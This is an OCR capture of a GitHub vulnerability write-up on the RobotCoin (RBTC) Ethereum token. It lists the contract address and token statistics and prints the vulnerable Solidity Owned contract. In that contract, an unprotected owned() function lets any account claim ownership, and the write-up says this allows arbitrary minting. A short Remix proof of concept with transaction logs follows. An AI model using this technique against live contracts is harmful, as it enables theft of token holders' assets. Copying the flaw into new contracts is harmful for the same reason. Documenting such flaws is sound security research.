MRdoulestar / SC-RCVD Public

<> Code ⊙ Issues Pull requests ⊙ Actions Projects Security Insights

main ▾

SC-RCVD / Vulnerabilities / RobotCoin.md


MRdoulestar update RBTC History

1 contributor

33 lines (23 sloc) | 921 Bytes

Doftcoin

https://etherscan.io/address/0x9ab4fd2234d75cfa894c394b367e48055b531e56#code



Token RobotCoin

Sponsored: Student Coin (STC) - Get Inspired By The Best Altcoin of 2021! Buy Now

Overview [ERC-20]

Max Total Supply:	1,000,000,000.009999 RBTC
Holders:	2,009
Transfers:	2,119

Profile Summary [Edit]

Contract:	0x9ab4fd2234d75cfa894c394b367e48055b531e56
Decimals:	6
Social Profiles:	Not Available, Update ?

Transfers Holders Info Contract Analytics Comments

A total of 2,119 transactions found

	Txn Hash	Method	Age	From		To	Quantity
👁	0x6b6f9d5dc0ac6e0397...	Transfer	92 days 7 hrs ago	0x18d16044521b054c89...	→	0xe6c4392d951cd16212...	1
👁	0xf542ce5e021f1b72ec5...	Transfer	118 days 17 hrs ago	0x10c6b2225c45fca47ec...	→	0xdfce58faebe4731a8e2...	0.01
👁	0xe648cd742c2b457737...	Transfer	213 days 20 hrs ago	0x1a7e72a28deeb4594c...	→	0xd042adc1e84c80e67f...	0.1078
👁	0xc3d9cd21b7d75d0f1a...	Transfer	213 days 20 hrs ago	0x1a7e72a28deeb4594c...	→	0x8acefab416e9924f73b...	0.9702


Figure 1. RobotCoin Token Information

Improper Access Control (Unprotected Ownership)

```
contract Owned {
    address public owner;

    function owned() public {
        owner = msg.sender;
    }

    modifier onlyOwner {
        require(msg.sender == owner);
        _;
    }

    function transferOwnership(address newOwner) onlyOwner public {
        owner = newOwner;
    }
}
```

The owned function of a smart contract implementation for RobotCoin (RBTC), a tradable Ethereum ERC20 token, has unprotected ownership, which allows the anyone to be the owner of this contract, including attakers. And attakers can increase the total supply of the digital assets arbitrarily.

Exploit



browser/ballot_test.sol

```
pragma solidity ^0.4.18;

contract Owned {
    address public owner;

    function owned() public {
        owner = msg.sender;
    }

    modifier onlyOwner {
        require(msg.sender == owner);
        _;
    }

    function transferOwnership(address newOwner) onlyOwner public {
        owner = newOwner;
    }
}

interface tokenRecipient { function receiveApproval(address _from, uint256 _value, address _token, bytes _extr

contract TokenERC20 {
    // Public variables of the token
    string public name;
    string public symbol;
    uint8 public decimals = 6;
    // 18 decimals is the strongly suggested default, avoid changing it
    uint256 public totalSupply;
```

```
transact to RobotBTC.owned pending ...

[vm] from:0xca3...a733c to:RobotBTC.owned() 0x692...77b3a value:0 wei data:0xdf3...2754b logs:0
hash:0x993...b124e

transact to RobotBTC.owned pending ...

[vm] from:0x147...c160c to:RobotBTC.owned() 0x692...77b3a value:0 wei data:0xdf3...2754b logs:0
hash:0xeeb...f4fb2
>
```

节点环境 JavaScript虚拟机 VM (-)

当前账号 0x147...c160c (99.99999999999994574

Gas上限 3000000

交易金额 0 wei

RobotBTC

已记录的交易: 5

已部署的合约

RobotBTC at 0x692...77b3a (memory)

编译
运行
分析
测试
调试器
设置
支持
[2] 仅remix交易, 脚本
搜索交易
Debug
remix
部署
uint256 initialSupply, string tokenName, str
或者
合约地址
载入部署在这个地址的合约
approve
address _spender, uint256 _value
approveAndCall
address _spender, uint256 _value, bytes _e:
burn
uint256 _value
burnFrom
address _from, uint256 _value
buy
freezeAccount
address target, bool freeze
mintToken
address target, uint256 mintedAmount
owned
sell
uint256 amount
setExchange
bool istrue
setPrices
uint256 newSellPrice, uint256 newBuyPrice

*Figure 2. Any account can be the owner of this smart contract.